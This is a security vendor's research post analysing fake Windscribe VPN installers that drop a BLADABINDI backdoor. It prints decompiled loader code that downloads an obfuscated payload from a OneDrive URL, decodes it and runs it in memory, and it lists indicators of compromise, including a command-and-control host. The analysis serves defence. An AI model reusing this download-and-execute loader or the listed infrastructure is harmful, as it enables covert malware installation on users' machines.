# Cybercriminals Distribute Backdoor With VPN Installer

trendmicro.com/en_us/research/20/i/wind-up-windscribe-vpn-bundled-with-backdoor.html

September 21, 2020


As with any popular technology, Virtual Private Networks (VPNs) are also used by cybercriminals as bait for spreading threats. In this entry, we share how threat actors are bundling Windscribe VPN installers with backdoors. Backdoors allow cybercriminals to gain access and control of computers remotely without the need for proper authentication. The specific backdoor here is detected by Trend Micro as Backdoor.MSIL.BLADABINDI.THA, while the associated malicious files are detected by Trend Micro as Trojan.MSIL.BLADABINDI.THIOABO.

It is important to point out that the installers examined in this report come from fraudulent sources and are *not* from Windscribe's official download center or app stores for Google and Apple. Notably, cybercriminals have previously used the technique of bundling legitimate installers with malicious files for luring users on other platforms such as video conferencing apps.

The use of a VPN secures the communication between a user's computer and the internet by encrypting the connection, thus keeping data secure from spying attempts. VPNs have always been useful but are now relied on more than ever as many companies remain in work-from-home (WFH), away from the presumably more secure office network environment.

**Analyzing the malicious files bundled with the installer**

To begin with, a user likely gets the file from malicious sources, not knowing that they are downloading a bundled application instead of the legitimate installer alone. The bundled application drops three components to the user's system: the legitimate VPN installer, the malicious file (named lscm.exe) that contains the backdoor, and the application that serves as the runner of the malicious file (win.vbs).

| Operation | Info |
|---|---|
| create file | C:\Users\ \Windscribe.exe |
| modify file | C:\Users\ \Windscribe.exe |
| create file | C:\Users\ \AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\lscm.exe |
| modify file | C:\Users\ \AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\lscm.exe |
| create file | C:\Users\ \win.vbs |
| modify file | C:\Users\ \win.vbs |

Figure 1. Contents of the bundled application




Figure 2. Code content of win.vbs file showing its function of running the malicious file

The user sees an installation window on their screen, which possibly masks the malicious activity that occurs in the background.




Figure 3. Installation Window of Windscribe VPN

Without the user's knowledge, the file lscm.exe stealthily acts in the background by downloading its payload from a website. This website then redirects the user to another page to download an encrypted file named Dracula.jpg.

```
private void InitializeComponent()
{
    this.maskedTextBox1 = new MaskedTextBox();
    base.SuspendLayout();
    this.maskedTextBox1.ForeColor = Color.White;
    this.maskedTextBox1.Location = new Point(0, 0);
    this.maskedTextBox1.Name = "maskedTextBox1";
    this.maskedTextBox1.Size = new Size(10, 20);
    this.maskedTextBox1.TabIndex = 0;
    this.maskedTextBox1.Text = "https://onedrive.live.com/download                                                    ";
    base.AutoScaleDimensions = new SizeF(6f, 13f);
    base.AutoScaleMode = AutoScaleMode.Font;
    base.ClientSize = new Size(284, 262);
    base.Controls.Add(this.maskedTextBox1);
    base.Name = "Form1";
    this.Text = "Form1";
    base.Load += new EventHandler(this.Form1_Load);
    base.ResumeLayout(false);
    base.PerformLayout();
```

Figure 4. Code snippet of lscm.exe

showing the website it downloads its payload from

This file, which is obfuscated, has a decryption routine for the first layer stating that all "DTA" should be replaced by "14" and then that the file should be string-reversed. Afterward, it also states that the hex value should be converted to a string. The value will then become an encoded base64 file.

```
private void Form1_Load(object sender, EventArgs e)
{
    WebClient webClient = new WebClient();
    Thread.Sleep(30000);
    Form1 form = new Form1();
    string text = webClient.DownloadString(form.maskedTextBox1.Text);
    string text2 = text;
    byte[] rawAssembly = Convert.FromBase64String(this.こたがかことことき あす(Strings.StrReverse(text2.Replace("DTA", "14"))));
    Assembly instance = Assembly.Load(rawAssembly);
    object obj = Versioned.CallByName(instance, "EntryPoint", CallType.Get, null);
    object arg_84_0 = obj;
    Type arg_84_1 = null;
    string arg_84_2 = "Invoke";
    object[] array = new object[2];
    array[0] = "";
    object obj2 = LateBinding.LateGet(arg_84_0, arg_84_1, arg_84_2, array, null, null);
}
```

Figure 5. Code snippet showing decryption routine

Decrypting Dracula.jpg's layers of encryption reveals the backdoor payload.



Figure 6. Encrypted Dracula.jpg file



Figure 7. Encrypted Code

Windscribe



Figure 8. Decrypted file

The backdoor can also perform some commands like downloading, executing, and updating files, as well as taking screenshots of the user's screen.

Besides these, the malware gathers the following information:

- Antivirus products
- Machine name
- Operating system
- Username

**Conclusion**

Enterprises and individual users alike employ VPNs to bolster their system's protection. However, inadvertently downloading an installer bundled with malicious files does the exact opposite of this as it exposes systems to threats. Therefore, everyone should be reminded that the download of any application must only be coursed through legitimate avenues such as the app's official download centers and other legitimate app marketplaces.

Today, many companies still use VPNs for their WFH setups. Although the home is a place for relaxation, users should never let their guard down when it comes to the security of their devices. Rather, it is best for users to stay vigilant in taking steps to protect their data.

**Recommendations**

As prevention is better than cure, the best method to avoid malicious files is to be careful not to download them from their sources. For this, the following measures are recommended:

- Download applications and files only from official download centers and app stores. When in doubt about the download source, it is best to consult with the IT team of one's company.
- Scrutinize URLs to distinguish between spoofed domains of download centers (or app stores) and the legitimate ones. Keep in mind that misspelled domain names are red flags.
- Never download apps and other files from emails sent by untrusted sources.
- Do not select any links from suspicious emails. Instead, hover over a link to get a preview of the URL where the embedded link is supposed to lead to.

Lastly, we recommend Trend Micro™ WiFi Protection, which ensures secure internet connection both at home and in public places. It also filters and blocks malicious websites, online fraud, and internet scams.

**Indicators of Compromise**

| SHA256 | Trend Micro Pattern Detection |
|---|---|
| 3b885d93801f89805020bf2c992048ce0dca499809e6721528ee03fa4544b398 | Trojan.MSIL.BLADABINDI.THIOABO |
| c1f32f166400b5e5c394d30e62ee9f0e42c24f2d839c51fda227d2007f499a81 | Backdoor.MSIL.BLADABINDI.THA |

- **URLs**

- **gamezer1hack[.]sytes[.]net:19811**
- hxxps://onedrive[.]live[.]com/download?cid=9B6546ADF0F7911A&resid=9B6546ADF0F7911A!1195&authkey=ABFIpKKz4bOcT1I
- hxxps://yu0aoq[.]db[.]files[.]1drv[.]com/y4mr4XEohBDL_98XqXLIKJPqiyqV1rhPymTxyJIXe0jmdlUfwDD0zTGUJtmAqyLRdtTJXAYycbv00qkS gSTmO3mIT5jCGKwfPRsMgFOcCjm8P9cugtlz0psvZQgiW13JPS_JSu3Wc8nVE0qT8qYTpNjQfCHLwTmNk6fh5zaCvDF0gpJkdKuvrMJ0TsA download&psid=1